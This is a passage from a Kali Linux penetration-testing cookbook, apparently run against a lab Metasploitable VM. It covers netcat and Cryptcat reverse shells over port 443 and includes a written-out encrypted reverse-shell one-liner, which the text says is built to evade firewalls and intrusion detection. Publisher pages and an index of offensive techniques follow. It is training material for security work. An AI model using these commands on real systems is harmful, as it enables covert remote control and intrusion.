
5. You will immediately receive a connection, as you will see in the left terminal window:

```
kali@kali: ~
Session Actions Edit View Help
(kali@kali)-[~]
$ nc -lvp 443
listening on [any] 443 ...
192.168.92.4: inverse host lookup failed: Unknown host
connect to [192.168.92.3] from (UNKNOWN) [192.168.92.4] 55927
□
```

Figure 13.23 – A netcat connection

6. In that window, run a few commands to verify access, as shown in the following code and figure:

```
ls
cd /home
ls -lai
```



```

kali@kali: ~
Session Actions Edit View Help
(kali@kali)-[~]
$ nc -lvp 443
listening on [any] 443 ...
192.168.92.4: inverse host lookup failed: Unknown host
connect to [192.168.92.3] from (UNKNOWN) [192.168.92.4] 55927
ls
ubuntu_hash
VBoxGuestAdditions.iso
cd /home
ls -lai
total 76
655361 drwxr-xr-x 19 root root 4096 Nov 7 09:23 .
 2 drwxr-xr-x 23 root root 4096 Oct 29 2020 ..
659165 drwxr-xr-x 3 anakin_skywalker users 4096 Oct 29 2020 anakin_skywalker
659149 drwxr-xr-x 3 artoo_detoo users 4096 Oct 29 2020 artoo_detoo
659157 drwxr-xr-x 2 ben_kenobi users 4096 Oct 29 2020 ben_kenobi
659177 drwxr-xr-x 2 boba_fett users 4096 Oct 29 2020 boba_fett
917794 drwxr-xr-x 2 cassian cassian 4096 Nov 7 09:23 cassian
659189 drwxr-xr-x 2 chewbacca users 4096 Oct 29 2020 chewbacca
659153 drwxr-xr-x 2 c_three_pio users 4096 Oct 29 2020 c_three_pio
659161 drwxr-xr-x 2 darth_vader users 4096 Oct 29 2020 darth_vader
659185 drwxr-xr-x 2 greedo users 4096 Oct 29 2020 greedo
659145 drwxr-xr-x 2 han_solo users 4096 Oct 29 2020 han_solo
659181 drwxr-xr-x 2 jabba_hutt users 4096 Oct 29 2020 jabba_hutt
659169 drwxr-xr-x 2 jarjar_binks users 4096 Oct 29 2020 jarjar_binks
659193 drwxr-xr-x 4 kylo_ren users 4096 Oct 29 2020 kylo_ren
659173 drwxr-xr-x 2 lando_calrissian users 4096 Oct 29 2020 lando_calrissian
659137 drwxr-xr-x 3 leia_organa users 4096 Nov 4 11:47 leia_organa
659141 drwxr-xr-x 2 luke_skywalker users 4096 Oct 29 2020 luke_skywalker

```

Figure 13.24 – The netcat shell commands

7. You may now exit both terminal windows.

## How it works...

We used standard tools (nc and bash) to establish a reverse shell that mimics HTTPS traffic. A connection over TCP port 443 blends in with normal encrypted web traffic, making it harder for basic firewalls or network monitors to detect. The use of `mkfifo` ensures that input and output streams are handled properly. However, netcat transmits in clear text, so anyone would be able to see the contents of the traffic. Further, you can combine this recipe with what you learned in the *Persisting Linux connectivity* recipe and use a cron job to make this persistent across logins and reboots.

## Encrypting communications with Cryptcat

In this recipe, you'll learn how to establish a covert, encrypted reverse shell using Cryptcat. Cryptcat uses symmetric encryption, which helps further hide your communications. The shell will be tunneled over TCP port 443 and will appear as legitimate HTTPS traffic, making it difficult to detect or block. This method is especially useful when evading firewall rules and intrusion detection systems, as it hides command-and-control communication inside what appears to be routine web encryption.

## Getting ready

You will need the following to complete this recipe:

- The Kali Linux VM must be up and operational
- The Ubuntu Metasploitable VM must be moved to the bridged network
- The Ubuntu Metasploitable VM must be up and operational

## How to do it...

1. From Kali, open two terminal windows and position them side by side:




Figure 13.25 – Cryptcat connection

2. In the left terminal, verify that Cryptcat is installed:

```
sudo apt update
sudo apt install cryptcat
```

3. Now, start the Cryptcat listener:

```
cryptcat -k hackme -lvp 443
```

4. In the right terminal window, log in to the Metasploitable machine:

```
ssh vagrant@172.31.51.104 (Your Metasploitable IP)
```

5. Cryptcat will need to be installed. Use the following:

```
sudo apt install cryptcat
```

6. Start the reverse shell (substitute 172.31.51.68 with your Kali IP address):

```
rm /tmp/rs; mkfifo /tmp/rs; cryptcat -k hackme 172.31.51.68 443 0</tmp/rs | /bin/bash >/tmp/rs 2>&1
```

## Tip



To put this in the background, you can add & at the end of the command, which will automatically send it to the background:

```
rm /tmp/rs; mkfifo /tmp/rs; cryptcat -k hackme
172.31.51.68 443 0</tmp/rs | /bin/bash >/tmp/rs 2>&1 &
```

- You will immediately receive a connection in the left terminal window:

```
kali@kali: ~
Session Actions Edit View Help
(kali@kali)-[~]
$ cryptcat -k hackme -lvp 443
listening on [any] 443 ...
192.168.1.41: inverse host lookup failed: Unknown host
connect to [192.168.1.38] from (UNKNOWN) [192.168.1.41] 35758
```

Figure 13.26 – Cryptcat connection

- In that window, run a few commands to verify access, as shown in the following code and figure:

```
ls
cd /home
ls -lai
```

```
kali@kali: ~
Session Actions Edit View Help
(kali@kali)-[~]
$ cryptcat -k hackme -lvp 443
listening on [any] 443 ...
192.168.1.41: inverse host lookup failed: Unknown host
connect to [192.168.1.38] from (UNKNOWN) [192.168.1.41] 35758
ls
ubuntu_hash
VBoxGuestAdditions.iso
cd /home
ls -lai
total 76
655361 drwxr-xr-x 19 root root 4096 Nov 7 09:23 .
2 drwxr-xr-x 23 root root 4096 Oct 29 2020 ..
659165 drwxr-xr-x 3 anakin_skywalker users 4096 Oct 29 2020 anakin_skywalker
659149 drwxr-xr-x 3 artoo_detoo users 4096 Oct 29 2020 artoo_detoo
659157 drwxr-xr-x 2 ben_kenobi users 4096 Oct 29 2020 ben_kenobi
659177 drwxr-xr-x 2 boba_fett users 4096 Oct 29 2020 boba_fett
917794 drwxr-xr-x 2 cassian cassian 4096 Nov 7 09:23 cassian
659189 drwxr-xr-x 2 chewbacca users 4096 Oct 29 2020 chewbacca
659153 drwxr-xr-x 2 c_three_pio users 4096 Oct 29 2020 c_three_pio
659161 drwxr-xr-x 2 darth_vader users 4096 Oct 29 2020 darth_vader
659185 drwxr-xr-x 2 greedo users 4096 Oct 29 2020 greedo
659145 drwxr-xr-x 2 han_solo users 4096 Oct 29 2020 han_solo
659181 drwxr-xr-x 2 jabba_hutt users 4096 Oct 29 2020 jabba_hutt
659160 drwxr-xr-x 2 jarjar_binks users 4096 Oct 29 2020 jarjar_binks
659193 drwxr-xr-x 4 kylo_ren users 4096 Oct 29 2020 kylo_ren
659173 drwxr-xr-x 2 lando_calrissian users 4096 Oct 29 2020 lando_calrissian
659137 drwxr-xr-x 3 leia_organa users 4096 Nov 4 11:47 leia_organa
```

Figure 13.27 – Cryptcat shell command

- You may now exit the terminal windows.

## How it works...

Cryptcat is pretty much the same as netcat from a command structure, just with the addition of symmetrical encryption. We were able to easily replace the prior recipe's commands to add a layer of encryption, making it harder to determine what is actually occurring.

### Get This Book's PDF Version and Exclusive Extras

Scan the QR code (or go to [packtpub.com/unlock](https://packtpub.com/unlock)). Search for this book by name, confirm the edition, and then follow the steps on the page.

*Note: Keep your invoice handy. Purchases made directly from Packt don't require an invoice.*

UNLOCK NOW



# 14

## Unlock Your Exclusive Benefits

Your copy of this book includes the following exclusive benefits:

-  Next-gen Packt Reader
-  DRM-free PDF/ePub downloads

Follow the guide below to unlock them. The process takes only a few minutes and needs to be completed once.

### Unlock this Book's Free Benefits in 3 Easy Steps

#### Step 1

Keep your purchase invoice ready for *Step 3*. If you have a physical copy, scan it using your phone and save it as a PDF, JPG, or PNG.

For more help on finding your invoice, visit <https://www.packtpub.com/unlock-benefits/help>.



**Note:** If you bought this book directly from Packt, no invoice is required. After *Step 2*, you can access your exclusive content right away.

## Step 2

Scan the QR code or go to [packtpub.com/unlock](https://packtpub.com/unlock).

On the page that opens (similar to *Figure 14.1* on desktop), search for this book by name and select the correct edition.

[Subscription](#)

[Explore Products](#) [Best Sellers](#) [New Releases](#) [Books](#) [Videos](#) [Audiobooks](#) [Learning Hub](#) [Newsletter Hub](#) [Free Learning](#)

### Discover and unlock your book's exclusive benefits

Bought a Packt book? Your purchase may come with free bonus benefits designed to maximise your learning. Discover and unlock them here

Discover Benefits

Sign Up/In

Upload Invoice

[Need Help?](#)

1. Discover your book's exclusive benefits

[CONTINUE TO STEP 2](#)

2. Login or sign up for free

3. Upload your invoice and unlock

Figure 14.1: Packt unlock landing page on desktop

## Step 3

After selecting your book, sign in to your Packt account or create one for free. Then upload your invoice (PDF, PNG, or JPG, up to 10 MB). Follow the on-screen instructions to finish the process.

### Need help?

If you get stuck and need help, visit <https://www.packtpub.com/unlock-benefits/help> for a detailed FAQ on how to find your invoices and more. This QR code will take you to the help page.



**Note:** If you are still facing issues, reach out to [customer@packt.com](mailto:customer@packt.com).







packtpub.com

Subscribe to our online digital library for full access to over 7,000 books and videos, as well as industry leading tools to help you plan your personal development and advance your career. For more information, please visit our website.

## Why subscribe?


- Spend less time learning and more time coding with practical eBooks and Videos from over 4,000 industry professionals
- Improve your learning with Skill Plans built especially for you
- Get a free eBook or video every month
- Fully searchable for easy access to vital information
- Copy and paste, print, and bookmark content

At [www.packt.com](http://www.packt.com), you can also read a collection of free technical articles, sign up for a range of free newsletters, and receive exclusive discounts and offers on Packt books and eBooks.



# Other Books You May Enjoy

If you enjoyed this book, you may be interested in these other books by Packt:




## **The Ultimate Kali Linux Book, Third Edition**

Glen D. Singh

ISBN: 978-1-83508-580-6

- Install and configure Kali Linux 2024.1
- Think like an adversary to strengthen your cyber defences
- Create a lab environment using virtualization technologies to reduce costs
- Learn how common security vulnerabilities can be exploited
- Use Nmap to discover security weakness on a target system on a network
- Explore post-exploitation techniques and Command and Control tactics
- Understand how attackers abuse the trust of Active Directory
- Implement advanced wireless penetration testing techniques



### **Mastering Kali Linux for Advanced Penetration Testing, Fourth Edition**

Vijay Kumar Velu

ISBN: 978-1-80181-977-0

- Exploit networks using wired/wireless networks, cloud infrastructure, and web services
- Learn embedded peripheral device, Bluetooth, RFID, and IoT hacking techniques
- Master the art of bypassing traditional antivirus and endpoint detection and response (EDR) tools
- Test for data system exploits using Metasploit, PowerShell Empire, and CrackMapExec
- Perform cloud security vulnerability assessment and exploitation of security misconfigurations
- Use bettercap and Wireshark for network sniffing
- Implement complex attacks with Metasploit, Burp Suite, and OWASP ZAP

## **Packt is searching for authors like you**

If you're interested in becoming an author for Packt, please visit [authors.packtpub.com](https://authors.packtpub.com) and apply today. We have worked with thousands of developers and tech professionals, just like you, to help them share their insight with the global tech community. You can make a general application, apply for a specific hot topic that we are recruiting an author for, or submit your own idea.



# Index

## A

**access points (APs)** 424

**advanced and targeted vulnerability scan**  
executing, with Nessus 238-243

**Advanced Package Tool (APT)** 27

**advanced scanning**  
reference link 227

**AI LLMs**

using, to enhance phishing attacks 300-302

**alternate online personas**  
building 78-81

**anonymity** 56  
essentials 56, 57

**Armitage**

setting up 274-276  
used, for visualizing targets 276-279

**artificial intelligence (AI)** 81, 297  
complete online personas,  
building with 81-86  
intelligence gathering, enhancing 297-300

**attackers recycle stolen credentials**  
stuffing 390, 391

**autonomous system numbers (ASNs)** 106

## B

**bee-box**

BWAPP, installing and setting up via 46-51

**bettercap** 344

**Bitcoin**

employing 57-63

**Border Gateway Protocol (BGP)** 106

**brute-forcing password hashes** 360, 361

**Buggy Web Application (BWAPP)**  
installing and setting up, via bee-box 46-51

## C

**captured traffic**  
filtering 186-190

**Censys** 99

**CeWL**  
reference link 365  
used, for generation custom  
word lists 364, 365

**chatbot-based social engineering attacks**  
launching 311-315

**ChatGPT** 86

**CherryTree**  
used, for organizing data 90-93

**cloud services information**  
gathering 113-116

**collaborative hacking** 280-284

**collected data**  
examining 428-432

**command injection attack**  
performing 469-476

**Common Vulnerability Scoring System  
(CVSS)** 247



**Community Edition (CE)** 121

**complete online personas**

building, with AI 81-86

**content management systems (CMSs)** 451

ZAP, used for scanning  
vulnerabilities for 466-468

**corporate Wi-Fi network**

attacking 447-450

**credential sniffing**

implementing, on network traffic 346-348

**cross-site scripting (XSS) attack**

performing 482-486  
references 487

**Cryptcat**

used, for encrypting  
communications 513-516

**cryptocurrency**

employing 57-63

**custom word lists**

expanding, with RSMangler 366-368  
generating, with CeWL 364, 365

## D

**Damn Vulnerable Linux (DVL)**

installing 42-45

**denial-of-service (DoS) attacks** 415

**detection and evasion techniques**

implementing 161-164

**display filters**

implementing 184-186

**DNSRecon** 99

**DNS records**

gathering 93-99

**DNS spoofing** 340-344

**Docker**

Kali Linux, installing 14-17

**domain information**

gathering 93-99

**Droopescan**

reference link 468  
using, to scan CMS  
for vulnerabilities 466-468

**Dynamic Host Configuration  
Protocol (DHCP)**

spoofing 336-339

## E

**email address**

private and secure email, using 67-70

**enumeration**

with Metasploit 265-270

**Evilginx**

URL 377

**Exploit Database (ExploitDB)** 254

**exploits and payloads**

using, in Metasploit 271-274

**external routing information**

gathering 106-109

## F

**ffuf tool**

used, for discovering hidden files 487-491

**FTP passwords**

cracking 379

**full-screen attack**

building 319-322

## G

**Google Hacking Database (GHDB)** 256

**graphical user interface (GUI)** 274

**Greenbone Vulnerability Manager (GVM)**

installation link 215

setting up 210-215

used, for executing targeted vulnerability scan 221-227

used, for performing subnet vulnerability scan 215-221

## H

**hardware and device type fingerprinting**

performing 152-157

**hidden networks** 425

**hidden SSIDs**

scanning 425-428

**host discovery**

performing 137-141

## I

**infectious media**

creating 328, 329

**internal routing information**

gathering 110-113

**internet service provider (ISP)** 105

**intrusion detection systems (IDSs)** 159

## J

**John the Ripper**

optimizing 362-364

## K

**Kali Linux**

installing, in Docker 14-17

installing, in VirtualBox 8-13

installing, on Raspberry PI 17-23

securing 29-32

updating and upgrading 23-27

**Kali metapackages**

installing 27-29

**keystrokes**

logging 368-371

**Kismet** 425

## L

**lab environment**

architecture and considerations 3

**large language models (LLMs)** 86, 291

**LDAP passwords**

cracking 379

**Linux**

backdoor, creating 502-505

connectivity, persisting 505-507

**Linux chained privilege escalation** 409-412

**Linux chained privilege**

identification 409-412

**Linux chained privilege**

root escalation 406-408

**Linux privilege escalation** 404-406

**local exploit databases**

searching 249-253

**local Linux passwords**

cracking 356-360

**local security checks (LSCs)** 227

**local Windows passwords**

cracking 349-353

## M

**Maltego**

URL 132

used, for initiating scan 129-132

**Maltego CE**

setting up 121-124

**Maltego Transforms**

configuring 125-128

**management information base (MIB)** 121

**Metasploit**

exploits and payloads, using 271-274

fundamental concepts, exploring 260-264

installation, reference link 260

setting up 257-260

used, for target scanning and enumeration 265-270

**Metasploitable3 Linux**

installing 37-42

**Meterpreter shell**

reference link 274

## N

**Nessus**

installation link 233

reference link 228

setting up 227-233

used, for conducting vulnerability scan 233-238

used, for executing advanced and targeted vulnerability scan 238-243

working 233

**Nessus scans**

reference link 238, 243

**netcat**

used, for masquerading communications 511-513

**network protocols**

attacking, with Yersinia 284-290

**network traffic**

capturing 175-178

credential sniffing, implementing on 346-348

**Nikto**

references 457

using, to scan websites for vulnerabilities 456, 457

**Nmap 133**

setting up 134-137

**Nmap scan**

conducting 157-159

**Nmap Scripting Engine (NSE)** 164

## O

**open source intelligence (OSINT)** 121

**operating system fingerprinting**

performing 149-151

## P

**packet analysis**

performing 178-183

**PCAP files**

importing 204-208

**persistent backdoor user**

creating, in Linux 502-505

creating, in Windows 496-498

**PGP (Pretty Good Privacy) 71****phishing attack**

creating 292-297

**phishing templates**

building 307-310

**Photon and EyeWitness**

used, for creating website reconnaissance report 452-455

**port scanning**

performing 141-146

**PowerShell attack vector**

using 333-336

**protected management frames (PMFs) 435****Proxmox**

URL 8

**proxy**

using 75-78

**proxychains 78****public IP information**

gathering 103-106

**public Wi-Fi**

using, to capture credentials 443-447

## Q

**QR codes**

generating 326, 327

## R

**RAR files**

cracking 389, 390

**Raspberry Pi**

Kali Linux, installing on 17-23

**remote and local file inclusion (R/LFI)**

used, for discovering hidden files 487-491

**Remote Desktop Protocol (RDP)**

passwords, cracking 381-384

**remote exploit databases**

searching 254-256

**remote Windows passwords**

cracking 353-356

**rootkits, and other exploits**

checking for 32-37

**RSMangler**

reference link 368

used, for expanding custom word lists 366-368

## S

**scanning targets**

reference link 221

**script engine fundamentals 164-169****searchsploit**

reference link 254

**Security Operation Center (SOC) 162****service and version discovery**

performing 146-149

**Shodan 99****Simple Network Management Protocol (SNMP)**

using, for information gathering 119-121

**site cloning attack**

building 322-325

**Skipfish**

reference link 462

using, to scan websites for vulnerabilities 457-462

**Social Engineering Toolkit (SET) 293****spear phishing attack**

creating 303-307

**SQL injection attack**

- performing 476-481
- references 482

**SSH passwords**

- cracking 380, 381

**SSIDs**

- scanning 422-425

**subnet vulnerability scan**

- performing, with GVM 215-221

**T****targeted vulnerability scan**

- executing, with GVM 221-227

**targets**

- exploring 246-248
- visualizing, with Armitage 276-279
- scanning, with Metasploit 265-270

**TCP analysis (FTP)**

- performing 190-195

**Telnet passwords**

- cracking 380

**The Onion Router (Tor) 64**

- reference link 66
- using 64, 65
- working 66

**Topology Change Notifications (TCNs) 287****two-factor authentication (2FA)**

- attacking 372-377

**U****UDP analysis (DNS)**

- performing 195-198

**Universal Plug and Play (UPnP) 154****URL obfuscation and manipulation 330-333****V****valid client's MAC address**

- spoofing 439-443

**VirtualBox**

- installing, on Windows 4-8
- Kali Linux, installing 8-13

**virtual machines (VMs) 8****Virtual Network Computing (VNC)**

- passwords, cracking 385, 386

**virtual private network (VPN) 71**

- using 71-74
- working 74

**voice and speech synthesis**

- implementing 316-319

**vulnerabilities**

- exploring 246-248

**vulnerability scan**

- conducting, with Nessus 233-238

**vulnerable machines**

- finding 52, 53

**W****web**

- connectivity, persisting through 508-510

**web application firewall (WAF)**

- identifying 116-118

**web applications**

- analyzing 198-204

**web resources**

- information, gathering from 99-102

**website reconnaissance report**

- creating, with Photon and EyeWitness 452-455

**websites**

- Nikto, used for scanning vulnerabilities for 456, 457
- Skipfish, used for scanning vulnerabilities for 457-462
- ZAP, used for scanning vulnerabilities for 462-466

**Windows**

- backdoor, creating 496-498
- connectivity, persisting 499-501
- Windows, installing on 4-8

**Windows applications**

- elevated privileges, running 394-396

**Windows exploit chaining**

- elevated privileges, running 398-403

**Windows services**

- elevated privileges, running 396-398

**Windows VMs**

- installing 37-42

**wireless DoS attack**

- performing 432-435

**wireless intrusion detection systems (WIDSs) 435****Wireshark**

- setting up 172-175

**WLAN testing environment**

- building 416-421

**WPA2 keys**

- cracking 435-439

**Y****Yersinia**

- reference link 290
- using, to attack network protocols 284-290

**Z****Zed Attack Proxy (ZAP)**

- URL 466
- using, to scan websites for vulnerabilities 462-466

**Zip files**

- cracking 387-390